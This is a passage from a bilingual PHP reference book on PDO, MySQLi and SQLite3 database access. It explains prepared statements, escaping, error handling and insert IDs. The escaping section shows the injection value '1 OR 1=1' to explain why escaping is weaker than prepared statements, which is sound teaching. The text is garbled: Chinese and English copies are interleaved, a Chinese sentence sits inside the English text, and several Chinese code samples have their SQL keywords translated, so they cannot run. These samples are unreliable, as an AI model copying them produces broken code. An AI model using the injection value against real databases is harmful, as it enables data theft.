        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
}

catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}

```

Section 58.4: PDO: connecting to MySQL/MariaDB server

There are two ways to connect to a MySQL/MariaDB server, depending on your infrastructure.

标准 (TCP/IP) 连接

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// 当发生SQL错误时抛出异常
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// 防止模拟预处理语句
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

由于 PDO 设计时要兼容较旧的 MySQL 服务器版本（这些版本不支持预处理语句），因此必须显式禁用模拟。否则，您将失去通常通过使用预处理语句所带来的额外注入防护优势。

另一个设计折衷，需要牢记的是默认的错误处理行为。如果没有另行配置，PDO不会显示任何SQL错误的提示。

强烈建议将其设置为“异常模式”，因为这样在编写持久化抽象时可以获得额外功能（例如：违反UNIQUE约束时会抛出异常）。

套接字连接

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// 当发生SQL错误时抛出异常
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// 防止模拟预处理语句
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

在类Unix系统中，如果主机名是'localhost'，则连接服务器是通过域套接字进行的。

第58.5节：PDO：获取查询影响的行数

我们从\$db开始，它是PDO类的一个实例。执行查询后，我们通常想确定受影响的行数。PDOStatement的rowCount()方法可以很好地实现这一点：

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();
echo "Deleted $count rows named John";
```

注意：此方法应仅用于确定INSERT、DELETE和UPDATE语句影响的行数。虽然此方法对SELECT语句也可能有效，但在所有数据库中并不一致。

第58.6节：PDO::lastInsertId()

您可能经常需要获取刚插入到数据库表中的行的自增ID值。您可以使用lastInsertId()方法来实现这一点。

```
// 1. 基本连接打开 (针对MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root';
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. 向假设的表 'foo_user' 插入一条记录
```

Standard (TCP/IP) connection

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

Since PDO was designed to be compatible with older MySQL server versions (which did not have support for prepared statements), you have to explicitly disable the emulation. Otherwise, you will lose the added **injection prevention** benefits, that are usually granted by using prepared statements.

Another design compromise, that you have to keep in mind, is the default error handling behavior. If not otherwise configured, PDO will not show any indications of SQL errors.

It is strongly recommended setting it to "exception mode", because that gains you additional functionality, when writing persistence abstractions (for example: having an exception, when violating UNIQUE constraint).

Socket connection

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

On unix-like systems, if host name is '`localhost`' , then the connection to the server is made through a domain socket.

Section 58.5: PDO: Get number of affected rows by a query

We start off with `$db`, an instance of the PDO class. After executing a query we often want to determine the number of rows that have been affected by it. The `rowCount()` method of the PDOStatement will work nicely:

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();
echo "Deleted $count rows named John";
```

NOTE: This method should only be used to determine the number of rows affected by INSERT, DELETE, and UPDATE statements. Although this method may work for SELECT statements as well, it is not consistent across all databases.

Section 58.6: PDO::lastInsertId()

You may often find the need to get the auto incremented ID value for a row that you have just inserted into your database table. You can achieve this with the `lastInsertId()` method.

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root';
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
```

```

$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. 获取最后插入的ID
$id = $pdo->lastInsertId(); // 返回值是一个整数

```

在PostgreSQL和Oracle中，有RETURNING关键字，它返回当前插入/修改行的指定列。以下是插入一条记录的示例：

```

// 1. 基本连接打开 (针对PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root';
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. 向假设的表 'foo_user' 插入一条记录
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$stmt = $pdo->query($query);

// 3. 获取最后插入的ID
$id = $stmt->fetchColumn(); // 返回foo_user中新行的id列的值

```

```

$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer

```

In postgresql and oracle, there is the RETURNING Keyword, which returns the specified columns of the currently inserted / modified rows. Here example for inserting one entry:

```

// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root';
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$stmt = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $stmt->fetchColumn(); // return the value of the id column of the new row in foo_user

```

第59章：PHP MySQLi

mysqli接口是对mysql接口的改进（意为“MySQL改进扩展”），后者在版本5.5中被弃用，并在版本7.0中移除。mysqli扩展，有时也称为MySQL改进扩展，是为了利用MySQL系统4.1.3及更高版本中的新特性而开发的。mysqli扩展包含在PHP 5及更高版本中。

第59.1节：关闭连接

当我们完成数据库查询后，建议关闭连接以释放资源。

面向对象风格

```
$conn->close();
```

过程风格

```
mysqli_close($conn);
```

注意：除非通过显式调用关闭连接函数提前关闭，否则脚本执行结束后连接将自动关闭。

使用场景：如果我们的脚本在获取结果后还有相当多的处理工作，并且已经获取了完整的结果集，那么我们绝对应该关闭连接。如果不关闭，当网络服务器负载较重时，MySQL服务器可能会达到连接数限制。

第59.2节：MySQLi连接

面向对象风格

连接到服务器

```
$conn = new mysqli("localhost", "my_user", "my_password");
```

设置默认数据库：`$conn->select_db("my_db")`;

连接到数据库

```
$conn = new mysqli("localhost", "my_user", "my_password", "my_db");
```

过程风格

连接到服务器

```
$conn = mysqli_connect("localhost", "my_user", "my_password");
```

设置默认数据库：`mysqli_select_db($conn, "my_db")`;

连接数据库

```
$conn = mysqli_connect("localhost", "my_user", "my_password", "my_db");
```

验证数据库连接

Chapter 59: PHP MySQLi

The [mysqli interface](#) is an improvement (it means "MySQL Improvement extension") of the [mysql interface](#), which was deprecated in version 5.5 and is removed in version 7.0. The mysqli extension, or as it is sometimes known, the MySQL improved extension, was developed to take advantage of new features found in MySQL systems versions 4.1.3 and newer. The mysqli extension is included with PHP versions 5 and later.

Section 59.1: Close connection

When we are finished querying the database, it is recommended to close the connection to free up resources.

Object oriented style

```
$conn->close();
```

Procedural style

```
mysqli_close($conn);
```

Note: The connection to the server will be closed as soon as the execution of the script ends, unless it's closed earlier by explicitly calling the close connection function.

Use Case: If our script has a fair amount of processing to perform after fetching the result and has retrieved the full result set, we definitely should close the connection. If we were not to, there's a chance the MySQL server will reach its connection limit when the web server is under heavy use.

Section 59.2: MySQLi connect

Object oriented style

Connect to Server

```
$conn = new mysqli("localhost", "my_user", "my_password");
```

Set the default database: `$conn->select_db("my_db")`;

Connect to Database

```
$conn = new mysqli("localhost", "my_user", "my_password", "my_db");
```

Procedural style

Connect to Server

```
$conn = mysqli_connect("localhost", "my_user", "my_password");
```

Set the default database: `mysqli_select_db($conn, "my_db")`;

Connect to Database

```
$conn = mysqli_connect("localhost", "my_user", "my_password", "my_db");
```

Verify Database Connection

面向对象风格

```
if ($conn->connect_errno > 0) {  
    trigger_error($db->connect_error);  
} // 否则：连接成功
```

过程风格

```
if (!$conn) {  
    trigger_error(mysqli_connect_error());  
} // 否则：连接成功
```

第59.3节：遍历MySQLi结果

PHP使得从结果中获取数据并使用[while](#)语句循环变得简单。当无法获取下一行时，它返回[false](#)，循环结束。以下示例适用于

- [mysqli_fetch_assoc](#) - 以列名为键的关联数组
- [mysqli_fetch_object](#) - stdClass对象，列名作为变量
- [mysqli_fetch_array](#) - 关联数组和数字数组（可通过参数选择其中一种）
- [mysqli_fetch_row](#) - 数字数组

面向对象风格

```
while($row = $result->fetch_assoc()) {  
    var_dump($row);  
}
```

过程风格

```
while($row = mysqli_fetch_assoc($result)) {  
    var_dump($row);  
}
```

要从结果中获取准确的信息，我们可以使用：

```
while ($row = $result->fetch_assoc()) {  
    echo '姓名: '.$row['name'].' '.$row['surname']. '<br>';  
    echo '年龄: '.$row['age']. '<br>'; // 打印 'age' 列的信息  
}
```

第59.4节：MySQLi中的预处理语句

请阅读《使用参数化查询防止SQL注入》以全面了解预处理语句如何帮助您保护SQL语句免受SQL注入攻击

这里的\$conn变量是一个MySQLi对象。更多详情请参见MySQLi连接示例。

对于这两个示例，我们假设\$sql是

```
$sql = "SELECT column_1  
        FROM table  
        WHERE column_2 = ?  
        AND column_3 > ?";
```

Object oriented style

```
if ($conn->connect_errno > 0) {  
    trigger_error($db->connect_error);  
} // else: successfully connected
```

Procedural style

```
if (!$conn) {  
    trigger_error(mysqli_connect_error());  
} // else: successfully connected
```

Section 59.3: Loop through MySQLi results

PHP makes it easy to get data from your results and loop over it using a [while](#) statement. When it fails to get the next row, it returns [false](#), and your loop ends. These examples work with

- [mysqli_fetch_assoc](#) - Associative array with column names as keys
- [mysqli_fetch_object](#) - stdClass object with column names as variables
- [mysqli_fetch_array](#) - Associative AND Numeric array (can use arguments to get one or the other)
- [mysqli_fetch_row](#) - Numeric array

Object oriented style

```
while($row = $result->fetch_assoc()) {  
    var_dump($row);  
}
```

Procedural style

```
while($row = mysqli_fetch_assoc($result)) {  
    var_dump($row);  
}
```

To get exact information from results, we can use:

```
while ($row = $result->fetch_assoc()) {  
    echo 'Name and surname: '.$row['name'].' '.$row['surname']. '<br>';  
    echo 'Age: '.$row['age']. '<br>'; // Prints info from 'age' column  
}
```

Section 59.4: Prepared statements in MySQLi

Please read Preventing SQL injection with Parametrized Queries for a complete discussion of why prepared statements help you secure your SQL statements from SQL Injection attacks

The \$conn variable here is a MySQLi object. See MySQLi connect example for more details.

For both examples, we assume that \$sql is

```
$sql = "SELECT column_1  
        FROM table  
        WHERE column_2 = ?  
        AND column_3 > ?";
```

?"代表我们稍后将提供的值。请注意，无论类型如何，替代符都不需要引号。
我们也只能在查询的数据部分提供替代符，也就是说SET，
VALUES 和 WHERE。你不能在 SELECT 或 FROM 部分使用占位符。

面向对象风格

```
if ($stmt = $conn->prepare($sql)) {  
    $stmt->bind_param("si", $column_2_value, $column_3_value);  
    $stmt->execute();  
  
    $stmt->bind_result($column_1);  
    $stmt->fetch();  
    //现在可以像使用其他 PHP 变量一样使用变量 $column_1  
    $stmt->close();  
}
```

过程风格

```
if ($stmt = mysqli_prepare($conn, $sql)) {  
    mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);  
    mysqli_stmt_execute($stmt);  
    // 在这里获取数据  
    mysqli_stmt_close($stmt);  
}
```

\$stmt->bind_param 的第一个参数或 mysqli_stmt_bind_param 的第二个参数由 SQL 查询中对应参数的数据类型决定：

绑定参数的数据类型

i	integer
d	double
s	string
b	blob

您的参数列表需要按照查询中提供的顺序排列。在此示例中，si 表示第一个参数 (column_2 = ?) 是字符串，
第二个参数 (column_3 > ?) 是整数。

有关检索数据，请参见如何从预处理语句获取数据

第59.5节：字符串转义

转义字符串是一种较旧（且安全性较低）的数据保护方法，用于插入查询中。它通过使用MySQL的函数 mysql_real_escape_string() 来处理和清理数据（换句话说，转义操作不是由PHP完成的）。MySQLi API 提供了对该函数的直接访问

```
$escaped = $conn->real_escape_string($_GET['var']);  
// 或者  
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

此时，你已经得到了一个MySQL认为可以安全用于直接查询的字符串

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';  
$result = $conn->query($sql);
```

那么，为什么这不如预处理语句安全呢？有方法可以欺骗MySQL生成它认为

The ? represents the values we will provide later. Please note that we do not need quotes for the placeholders, regardless of the type. We can also only provide placeholders in the data portions of the query, meaning SET, VALUES and WHERE. You cannot use placeholders in the SELECT or FROM portions.

Object oriented style

```
if ($stmt = $conn->prepare($sql)) {  
    $stmt->bind_param("si", $column_2_value, $column_3_value);  
    $stmt->execute();  
  
    $stmt->bind_result($column_1);  
    $stmt->fetch();  
    //Now use variable $column_1 one as if it were any other PHP variable  
    $stmt->close();  
}
```

Procedural style

```
if ($stmt = mysqli_prepare($conn, $sql)) {  
    mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);  
    mysqli_stmt_execute($stmt);  
    // Fetch data here  
    mysqli_stmt_close($stmt);  
}
```

The first parameter of \$stmt->bind_param or the second parameter of mysqli_stmt_bind_param is determined by the data type of the corresponding parameter in the SQL query:

Parameter Data type of the bound parameter

i	integer
d	double
s	string
b	blob

Your list of parameters needs to be in the order provided in your query. In this example si means the first parameter (column_2 = ?) is string and the second parameter (column_3 > ?) is integer.

For retrieving data, see How to get data from a prepared statement

Section 59.5: Escaping Strings

Escaping strings is an older (**and less secure**) method of securing data for insertion into a query. It works by using MySQL's function mysql_real_escape_string() to process and sanitize the data (in other words, PHP is not doing the escaping). The MySQLi API provides direct access to this function

```
$escaped = $conn->real_escape_string($_GET['var']);  
// OR  
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

At this point, you have a string that MySQL considers to be safe for use in a direct query

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';  
$result = $conn->query($sql);
```

So why is this not as secure as prepared statements? There are ways to trick MySQL to produce a string it considers

安全的字符串。考虑以下示例

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

1 OR 1=1 并不代表MySQL会转义的数据，但这仍然构成SQL注入。还有其他
示例 也有表示返回不安全数据的位置。问题在于 MySQL 的转义函数是为了使数据符合 SQL 语法设计的。它并不是为了确保MySQL 不会将用户数据误认为 SQL 指令。

第 59.6 节：MySQLi 中的 SQL 调试

所以你的查询失败了（参见 MySQLi 连接，了解我们如何创建\$conn）

```
$result = $conn->query('SELECT * FROM non_existent_table'); // 这个查询会失败
```

我们如何找出发生了什么？\$result 是 false，没什么帮助。幸运的是，连接\$conn可以告诉我们 MySQL 关于失败的错误信息

```
trigger_error($conn->error);
```

或过程式

```
trigger_error(mysqli_error($conn));
```

你应该会得到类似的错误

表 'my_db.non_existent_table' 不存在

第59.7节：MySQLi查询

查询query函数接受一个有效的SQL字符串并直接对数据库连接\$conn执行该查询

面向对象风格

```
$result = $conn->query("SELECT * FROM `people`");
```

过程风格

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

注意

这里一个常见的问题是人们会直接执行查询并期望它能正常工作（即返回一个
[mysqli_stmt对象](#)）。由于该函数只接受字符串参数，你需要先自己构建查询。如果SQL中有任何
错误，MySQL编译器将失败，[此时该函数会返回false](#)。

```
$result = $conn->query('SELECT * FROM non_existent_table'); // 该查询将失败
$row = $result->fetch_assoc();
```

safe. Consider the following example

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

1 OR 1=1 并不代表MySQL会转义的数据，但这仍然构成SQL注入。There are [other examples](#) as well that represent places where it returns unsafe data. The problem is that MySQL's escaping function is designed to **make data comply with SQL syntax**. It's NOT designed to make sure that **MySQL can't confuse user data for SQL instructions**.

Section 59.6: Debugging SQL in MySQLi

So your query has failed (see MySQLi connect for how we made \$conn)

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

How do we find out what happened? \$result is false so that's no help. Thankfully the connect \$conn can tell us what MySQL told us about the failure

```
trigger_error($conn->error);
```

or procedural

```
trigger_error(mysqli_error($conn));
```

You should get an error similar to

Table 'my_db.non_existent_table' doesn't exist

Section 59.7: MySQLi query

The query function takes a valid SQL string and executes it directly against the database connection \$conn

Object oriented style

```
$result = $conn->query("SELECT * FROM `people`");
```

Procedural style

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

CAUTION

A common problem here is that people will simply execute the query and expect it to work (i.e. return a
[mysqli_stmt object](#)). Since this function takes only a string, you're building the query first yourself. If there are any
mistakes in the SQL at all, the MySQL compiler will fail, **at which point this function will return false**.

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

上述代码将产生一个E_FATAL错误，因为\$result是false，而不是一个对象。

PHP致命错误：在非对象上调用成员函数fetch_assoc()

过程化的错误类似，但不是致命的，因为我们只是违反了函数的预期。

```
$row = mysqli_fetch_assoc($result); // 与前面相同的查询
```

您将从 PHP 收到以下消息

mysqli_fetch_array() 期望参数 1 为 mysqli_result，实际给定的是布尔值

您可以通过先进行测试来避免此问题

```
if($result) $row = mysqli_fetch_assoc($result);
```

第 59.8 节：如何从预处理语句中获取数据

预处理语句

请参见 MySQLi 中的预处理语句，了解如何准备和执行查询。

绑定结果

面向对象风格

```
$stmt->bind_result($forename);
```

过程风格

```
mysqli_stmt_bind_result($stmt, $forename);
```

使用bind_result的问题在于它要求语句指定将要使用的列。这意味着为了使上述代码工作，查询必须是这样的SELECT forename FROM users。要包含更多列，只需将它们作为参数添加到bind_result函数中（并确保将它们添加到SQL查询中）。

在这两种情况下，我们都将forename列赋值给\$forename变量。这些函数接受的参数数量与要赋值的列数相同。赋值只进行一次，因为函数是通过引用绑定的。

然后我们可以这样循环：

面向对象风格

```
while ($stmt->fetch())
    echo "$forename<br />";
```

过程风格

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

The above code will generate a E_FATAL error because \$result is false, and not an object.

PHP Fatal error: Call to a member function fetch_assoc() on a non-object

The procedural error is similar, but not fatal, because we're just violating the expectations of the function.

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

You will get the following message from PHP

mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given

You can avoid this by doing a test first

```
if($result) $row = mysqli_fetch_assoc($result);
```

Section 59.8: How to get data from a prepared statement

Prepared statements

See Prepared statements in MySQLi for how to prepare and execute a query.

Binding of results

Object-oriented style

```
$stmt->bind_result($forename);
```

Procedural style

```
mysqli_stmt_bind_result($stmt, $forename);
```

The problem with using bind_result is that it requires the statement to specify the columns that will be used. This means that for the above to work the query must have looked like this SELECT forename FROM users. To include more columns simply add them as parameters to the bind_result function (and ensure that you add them to the SQL query).

In both cases, we're assigning the forename column to the \$forename variable. These functions take as many arguments as columns you want to assign. The assignment is only done once, since the function binds by reference.

We can then loop as follows:

Object-oriented style

```
while ($stmt->fetch())
    echo "$forename<br />";
```

Procedural style

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

缺点是你必须一次分配很多变量。这使得跟踪大型查询变得困难。如果你安装了MySQL Native Driver (mysqlnd)，只需使用get_result即可。

面向对象风格

```
$result = $stmt->get_result();
```

过程风格

```
$result = mysqli_stmt_get_result($stmt);
```

这更容易使用，因为现在我们得到的是一个mysqli_result对象。这与mysqli_query返回的对象相同。这意味着你可以使用常规的结果循环来获取数据。

如果我无法安装mysqlnd怎么办？

如果是这种情况，@Sophivorus 用这个惊人的答案帮你解决了。

这个函数可以在服务器未安装get_result的情况下执行该任务。它只是循环遍历结果并构建一个关联数组

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

然后我们可以使用该函数来获得类似的结果，就像使用mysqli_fetch_assoc()一样

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

它的输出结果与使用mysqlnd驱动时相同，只是无需安装该驱动。如果您无法在系统上安装该驱动，这个解决方案非常有用。只需实现此方案即可。

The drawback to this is that you have to assign a lot of variables at once. This makes keeping track of large queries difficult. If you have [MySQL Native Driver \(mysqlnd\)](#) installed, all you need to do is use [get_result](#).

Object-oriented style

```
$result = $stmt->get_result();
```

Procedural style

```
$result = mysqli_stmt_get_result($stmt);
```

This is **much** easier to work with because now we're getting a [mysqli_result](#) object. This is the same object that mysqli_query returns. This means you can use a regular result loop to get your data.

What if I cannot install mysqlnd?

If that is the case then @Sophivorus has you covered with [this amazing answer](#).

This function can perform the task of get_result without it being installed on the server. It simply loops through the results and builds an associative array

```
function get_result(\mysqli_stmt $statement)
{
    $result = array();
    $statement->store_result();
    for ($i = 0; $i < $statement->num_rows; $i++)
    {
        $metadata = $statement->result_metadata();
        $params = array();
        while ($field = $metadata->fetch_field())
        {
            $params[] = &$result[$i][$field->name];
        }
        call_user_func_array(array($statement, 'bind_result'), $params);
        $statement->fetch();
    }
    return $result;
}
```

We can then use the function to get results like this, just as if we were using [mysqli_fetch_assoc\(\)](#)

```
<?php
$query = $mysqli->prepare("SELECT * FROM users WHERE forename LIKE ?");
$condition = "J%";
$query->bind_param("s", $condition);
$query->execute();
$result = get_result($query);

while ($row = array_shift($result)) {
    echo $row["id"] . ' - ' . $row["forename"] . ' ' . $row["surname"] . '<br>';
}
```

It will have the same output as if you were using the mysqlnd driver, except it does not have to be installed. This is very useful if you are unable to install said driver on your system. Just implement this solution.

第59.9节：MySQLi 插入ID

检索在具有AUTO_INCREMENT列的表上执行INSERT查询后生成的最后一个ID。

面向对象风格

```
$id = $conn->insert_id;
```

过程风格

```
$id = mysqli_insert_id($conn);
```

如果连接上没有之前的查询，或者查询没有更新 AUTO_INCREMENT 值，则返回零。

更新行时的插入ID

通常，UPDATE语句不会返回插入ID，因为只有在保存（或插入）新行时才会返回AUTO_INCREMENT ID。更新新ID的一种方法是使用INSERT ... ON DUPLICATE KEY UPDATE 语法进行更新。

以下示例的设置：

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;
```

```
INSERT INTO iodku (name, misc)
VALUES
    ('Leslie', 123),
    ('萨莉', 456);
查询成功, 2 行受影响 (0.00 秒)
记录: 2 重复: 0 警告: 0
+-----+
| id | 名称 | 其他 |
+-----+
| 1 | Leslie | 123 |
| 2 | Sally | 456 |
+-----+
```

IODKU 执行“更新”操作并通过 LAST_INSERT_ID() 获取相关 id 的情况：

```
$sql = "插入到 iodku (name, misc)
值
('Sally', 3333)      -- 应该更新
ON DUPLICATE KEY UPDATE -- `name` 会触发“重复键”
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;      -- 获取现有值 (2)
```

IODKU 执行“插入”操作并通过 LAST_INSERT_ID() 获取新 id 的情况：

Section 59.9: MySQLi Insert ID

Retrieve the last ID generated by an INSERT query on a table with an AUTO_INCREMENT column.

Object-oriented Style

```
$id = $conn->insert_id;
```

Procedural Style

```
$id = mysqli_insert_id($conn);
```

Returns zero if there was no previous query on the connection or if the query did not update an AUTO_INCREMENT value.

Insert id when updating rows

Normally an UPDATE statement does not return an insert id, since an AUTO_INCREMENT id is only returned when a new row has been saved (or inserted). One way of making updates to the new id is to use INSERT ... ON DUPLICATE KEY UPDATE syntax for updating.

Setup for examples to follow:

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;
```

```
INSERT INTO iodku (name, misc)
VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2 Duplicates: 0 Warnings: 0
+-----+
| id | name | misc |
+-----+
| 1 | Leslie | 123 |
| 2 | Sally | 456 |
+-----+
```

The case of IODKU performing an "update" and LAST_INSERT_ID() retrieving the relevant id:

```
$sql = "INSERT INTO iodku (name, misc)
VALUES
    ('Sally', 3333)      -- should update
ON DUPLICATE KEY UPDATE -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;      -- picking up existing value (2)
```

The case where IODKU performs an "insert" and LAST_INSERT_ID() retrieves the new id:

```
$sql = "插入到 iodku (name, misc)
      值
      ('Dana', 789)          -- 应该插入
      ON DUPLICATE KEY UPDATE
      id = LAST_INSERT_ID(id),
      misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;    -- 获取新值 (3)
```

结果表内容：

```
SELECT * FROM iodku;
+----+-----+-----+
| id | name  | misc |
+----+-----+-----+
| 1  | Leslie | 123 |
| 2  | Sally   | 3333 | -- IODKU 修改了这个
| 3  | Dana    | 789 | -- IODKU 添加了这个
+----+-----+-----+
```

```
$sql = "INSERT INTO iodku (name, misc)
      VALUES
      ('Dana', 789)          -- Should insert
      ON DUPLICATE KEY UPDATE
      id = LAST_INSERT_ID(id),
      misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;    -- picking up new value (3)
```

Resulting table contents:

```
SELECT * FROM iodku;
+----+-----+-----+
| id | name  | misc |
+----+-----+-----+
| 1  | Leslie | 123 |
| 2  | Sally   | 3333 | -- IODKU changed this
| 3  | Dana    | 789 | -- IODKU added this
+----+-----+-----+
```

第60章：SQLite3

第60.1节：SQLite3快速入门教程

这是一个包含所有常用SQLite相关API的完整示例。目的是让你能够非常快速地上手。你还可以获得本教程的一个可运行的PHP文件。

创建/打开数据库

我们先创建一个新数据库。仅当文件不存在时才创建，并以读写模式打开。文件的扩展名由你决定，但.sqlite是非常常见且一目了然的。

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

创建表

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

插入示例数据。

建议将相关查询包裹在事务中（使用关键词BEGIN和COMMIT），即使你不关心原子性。如果不这样做，SQLite会自动将每个查询单独包裹在事务中，这会极大地降低速度。如果你是SQLite新手，可能会对INSERT操作为何如此缓慢感到惊讶。

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

使用预处理语句插入潜在不安全的数据。你可以使用命名参数来实现：

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); 你可以用不同的值重复使用该语句
```

获取数据

让我们获取用户#42今天的访问记录。我们将再次使用预处理语句，但这次使用编号参数，这种方式更简洁：

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "获取第一行作为关联数组：" . print_r($result->fetchArray(SQLITE3_ASSOC));
echo "";
```

Chapter 60: SQLite3

Section 60.1: SQLite3 Quickstart Tutorial

This is a complete example of all the commonly used SQLite related APIs. The aim is to get you up and running really fast. You can also get a [runnable PHP file](#) of this tutorial.

Creating/opening a database

Let's create a new database first. Create it only if the file doesn't exist and open it for reading/writing. The extension of the file is up to you, but .sqlite is pretty common and self-explanatory.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Creating a table

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Inserting sample data.

It's advisable to wrap related queries in a transaction (with keywords BEGIN and COMMIT), even if you don't care about atomicity. If you don't do this, SQLite automatically wraps every single query in a transaction, which slows down everything immensely. If you're new to SQLite, you may be surprised why the [INSERTs are so slow](#).

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
